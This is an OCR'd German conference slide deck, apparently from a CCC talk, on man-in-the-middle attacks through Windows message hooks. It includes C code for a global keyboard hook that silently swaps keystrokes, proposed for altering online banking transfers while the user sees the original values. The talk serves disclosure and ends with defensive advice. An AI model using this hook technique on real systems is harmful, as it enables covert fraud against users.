
Angriffe auf die Mensch-Maschine Schnittstelle

Ein Vortrag von Volker Birk, dingens@bumens.org
Chaos Computer Club ERFA Kreis Ulm
http://www.ulm.ccc.de, http://www.ccc.de

Um was geht es?

- Alle Welt bemüht sich um die Absicherung der Maschine-Maschine Schnittstelle.
- Implementierungen harter Kryptographie inzwischen brauchbar.
- Probleme bei Mensch-Maschine Schnittstelle kaum bedacht.

Beispiel: Internetbanking



Das geht ja einfach! Ich bin drin!

PC

Webserver

Mainframe bei der Bank

Die Idee ist nicht neu:

Wie funktioniert denn die Windoze-GUI?

- Windoze ist ein Timesharing-System
  - Hardwaretreiber im Kernel, meist interrupt-gesteuert
  - Prozesse und Threads im Userland
- Windoze ist eine nachrichtenbasierende GUI
  - System Message Queue -> System Dispatcher
  - -> Thread Message Queue -> Thread Dispatcher
  - -> WindowProc für je eine Fensterklasse

Wie funktioniert denn die Windoze-GUI?

"Click!"

IRQ12

CPU

Driver

System-Message-Q

System Dispatcher

Thread-Message-Q

Translate

WM_NCHITTEST

Thread Dispatcher

WindowProc (Message Handler)

CCC ERFA Kreis Ulm, Volker Birk dingens@bumens.org

hello, world

```
int WinMain(HINSTANCE hInstance,
            HINSTANCE hPrevInstance,
            LPSTR     lpCmdLine,
            int       nCmdShow) {
    MSG msg;

    if (!hPrevInstance) InitApp(hInstance);
    InitInstance(hInstance, nCmdShow);

    while (GetMessage(&msg, NULL, 0, 0)) {
        TranslateMessage(&msg);
        DispatchMessage(&msg);
    }

    return msg.wParam;
}
```

Thread Dispatcher

hello, world

```
ATOM InitApp(HINSTANCE hInstance) {
    WNDCLASSEX wcex;
    memset(&wcex, 0, sizeof(WNDCLASSEX));

    wcex.cbSize = sizeof(WNDCLASSEX);

    wcex.style = CS_HREDRAW | CS_VREDRAW;
    wcex.lpfnWndProc = (WNDPROC) WndProc;
    wcex.hInstance = hInstance;
    wcex.hIcon = LoadIcon(NULL, IDI_APPLICATION);
    wcex.hCursor = LoadCursor(NULL, IDC_ARROW);
    wcex.hbrBackground = (HBRUSH)(COLOR_WINDOW+1);
    wcex.lpszClassName = "HelloWorldClass";

    return RegisterClassEx(&wcex);
}
```

Message Handler

hello, world

```
LRESULT CALLBACK WndProc(HWND hWnd, UINT message,
    WPARAM wParam, LPARAM lParam) {
    PAINTSTRUCT ps;
    HDC hdc;

    switch (message) {
    case WM_PAINT:
        hdc = BeginPaint(hWnd, &ps);
        RECT rt;
        GetClientRect(hWnd, &rt);
        DrawText(hdc, "hello, world", 12, &rt,
            DT_CENTER);
        EndPaint(hWnd, &ps);
        break;
    case WM_CLICK:
       ...
}
```

Der Angriffspunkt: Hooks.

- Message Hooks lassen sich von beliebigen Applikationen aus vor beliebige Dispatcher installieren.
- Nachrichten gehen so gefiltert oder geändert zu den Message Handlern.
- Sicherheitssystem? Fehlanzeige.
- Angriffsmuster: Man in the middle attack.

Man-In-The-Middle-Attack.

"Click!"

Message Hook

Windows Application (z.B. IE für Banking ;-)

Codebeispiel

```
void InstallHook() {
    m_hLib = LoadLibrary("Hook.dll");

    FARPROC pSysMsgProc = GetProcAddress(m_hLib,
        "KeyboardProc");
    PSETHOOKHANDLE pSetHookHandle =
        (PSETHOOKHANDLE) GetProcAddress(m_hLib,
            "SetInfo");

    m_hHook = SetWindowsHookEx(WH_KEYBOARD,
        (HOOKPROC) pSysMsgProc, m_hLib, 0);
    (*pSetHookHandle)(m_hHook);
}
```

Codebeispiel

```
static HHOOK hHook = 0;

void SetInfo(HHOOK newHook) {hHook = newHook;}

LRESULT CALLBACK KeyboardProc(int nCode, WPARAM wParam,
    LPARAM lParam) {
    if (nCode == HC_ACTION && wParam == VK_DECIMAL) {
// hPlayback = SetWindowsHookEx(WH_JOURNALPLAYBACK,
//     JournalPlaybackProc, theApp.m_hInstance, 0);
        if (lParam & 0x80000000)
            keybd_event(13502, 52, KEYEVENTF_KEYUP, 0);
        else
            keybd_event(13502, 52, 0, 0);
        return 1;
    }
    return CallNextHookEx(hHook, nCode, wParam,lParam);
}
```

Offen für Kreativität am Beispiel Internet Banking

- Nutzer tippt "42", Rechner versteht "23", Nutzer sieht "42"
- Nutzer authentisiert Buchung.
- Rechner bucht "23".
- Internet Explorer Erweiterung spart eigenen Prozess.
- Verbreitung über Musikdateien auf Windows XP Basis angenehm einfach.

Und jetzt? Was tun?

- Windows als Platform für Banking vergessen.
- Macintosh als Platform für Banking vergessen.
- X11 enthält Sicherheitssystem. Doch wer weiss das und nutzt es?
- Besser: Kaltstart von CD.

Chaos Computer Club.

Kabelsalat ist gesund.

Vielen Dank für Eure Aufmerksamkeit!

Volker Birk, CCC ERFA Kreis Ulm

mailto:dingens@bumens.org

http://www.ulm.ccc.de

http://www.ccc.de